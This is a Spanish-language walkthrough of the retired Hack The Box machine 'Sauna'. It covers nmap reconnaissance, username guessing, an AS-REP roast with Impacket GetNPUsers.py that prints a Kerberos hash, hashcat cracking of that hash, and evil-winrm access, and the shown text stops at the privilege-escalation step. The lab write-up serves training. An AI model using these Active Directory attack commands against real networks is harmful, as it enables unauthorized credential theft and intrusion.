



EthicalHCOP.


Podría considerar a sauna como una máquina relativamente fácil ya que su explotación  reúne técnicas de máquinas ya retiradas como forest, resolute, monteverde y otras. Sin embargo en su parte inicial, se tiene que literalmente adivinar el usuario para poder dar avance en la máquina.

# Reconocimiento y escaneo.


```
# Nmap 7.80 scan initiated Sun Feb 16 14:35:55 2020 as: nmap -sV -sS -p- -oN
saunaNmap.txt 10.10.10.175
Nmap scan report for 10.10.10.175
Host is up (0.25s latency).
Not shown: 65515 filtered ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-0
2-17 03:48:05Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain
: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
```

El escaneo nmap nos ha revelado muchos puertos como el 80, 445, 389, 5985 y otros puertos más. Así que de todos los puertos enumerados nos centraremos en 2 puertos inicialmente, el puerto 80 perteneciente al servicio http y el puerto 445 perteneciente al smb.


Enumeramos el servicio SMB utilizando la herramienta enum4linux, y en el resultado vemos un mensaje que nos avisa sobre un posible acceso al servicio de manera anónima.





Efectivamente, si listamos con smbclient los recursos compartidos podremos ver que se ha hecho un login anónimo con éxito pero no ha retornado ningún recurso compartido para dicho acceso.



En el servicio http encontramos un sitio que hace referencia a un banco.





Navegando en dicho sitio, encontramos en la sección de about un texto con algo de sentido.
“Conocer al equipo. Tantos gerentes de cuentas bancarias pero solo un gerente de seguridad. ¡Suena bien!”





Según el texto, una de estas personas es el gerente de seguridad, por lo que tendremos que probar con cada nombre diferentes maneras de crear nombres de usuario corporativos.

# Explotación de Usuario.

Para cumplir con dicho propósito, podemos utilizar la herramienta cupp la cual nos permitirá crear diccionarios de texto basándose en la información entregada acerca de un usuario.




Para este caso, llenaremos los datos que no sabemos (como parientes, hijos, nickname etc) con algunas combinaciones en el nombre de usuario para complementar el diccionario. Dichas combinaciones se basan en cómo las empresas nombran sus usuarios, por ejemplo:
Nombre: Juan Perez
Posibles nick: JPerez, JuPerez, JuanP, Juan.Perez, JuanPerez



Una vez creados los listados de usuarios y aprovechando que esta máquina está conectada a un directorio activo, podemos intentar  un ASRepRoast y consultar si alguno de esos usuarios creados responde correctamente al ataque.

```
└──╼ #python GetNPUsers.py -usersfile /home/ethicalhackingcop/Descargas/HTB/sauna/fergus.txt
-format hashcat -dc-ip 10.10.10.175 EGOTISTICAL-BANK.LOCAL/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```


Lanzando el primer diccionario de texto creado con el usuario Fergus Smith, vemos que ha respondido correctamente al usuario “Fsmith” y nos ha retornado el hash kerberos de este usuario.

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$Fsmith@EGOTISTICAL-BANK.LOCAL:e804b6eca6de3dc5504a4372f6a8084b$5c25c771f162d866
b30288020ce685fab6cddccd10848b14a274730913a7acd0d17d69208aeafe677ac9c501b42ffc060cf9f51d33a0b
e59bbe81a515e643a931d01cbc3598ba20ad78cb6eabf424bdb99ab9242811f08dc07fe70e468b33fe6b51349f23d
e9dcedbead68921d916a79f9c3e518a67906e944f04b065f19ee68631771ef8e7140db771fae9df5b58e3147de9a7
487975ba5468834e5da4af67ee4f2c0eb2229cdb1abd622ab3feec658d061bffd19e731d19bc95d9f11df191b04f4
fc63cb9e1c8c07873ef355678cc38d32ea881194d0d1d53d99f31a2f47c2676a5eab2ebedbcc2b8858081913de67d
47cc60f324775a1cfc4acc23bd1b5d6
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```


Como lo hicimos en máquinas anteriores, ingresamos este hash en un archivo de texto y ejecutamos hashcat con el diccionario de texto rockyou.txt para crackear dicho hash.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/sauna]
└──╼ #hashcat -m 18200 -a 0 -w 3 hash.txt /home/ethicalhackingcop/Descargas/Hacking-Tools/Hac
kingPasswords/rockyou.txt  --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Celeron(R) CPU  N2840  @ 2.16GHz, 1024/2870 MB allocatable, 2MC
U

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduce
d performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
```

Al pasar de algunos minutos, hashcat ha terminado su proceso y como resultado nos ha devuelto el hash crackeado y la contraseña en texto plano.





Usando el puerto 5985 que pertenece al servicio de administración remota WinRM, ingresamos al sistema con la herramienta evil-winrm e ingresamos con las credenciales anteriormente obtenidas. Una vez dentro podemos navegar por los directorios y acceder al archivo user.txt




# Explotación de Root.


Si utilizamos scripts de enumeración para ver que podemos aprovechar para escalar privilegios, veremos que se nos retorna las credenciales de un usuario que está guardado en el autologin del sistema.
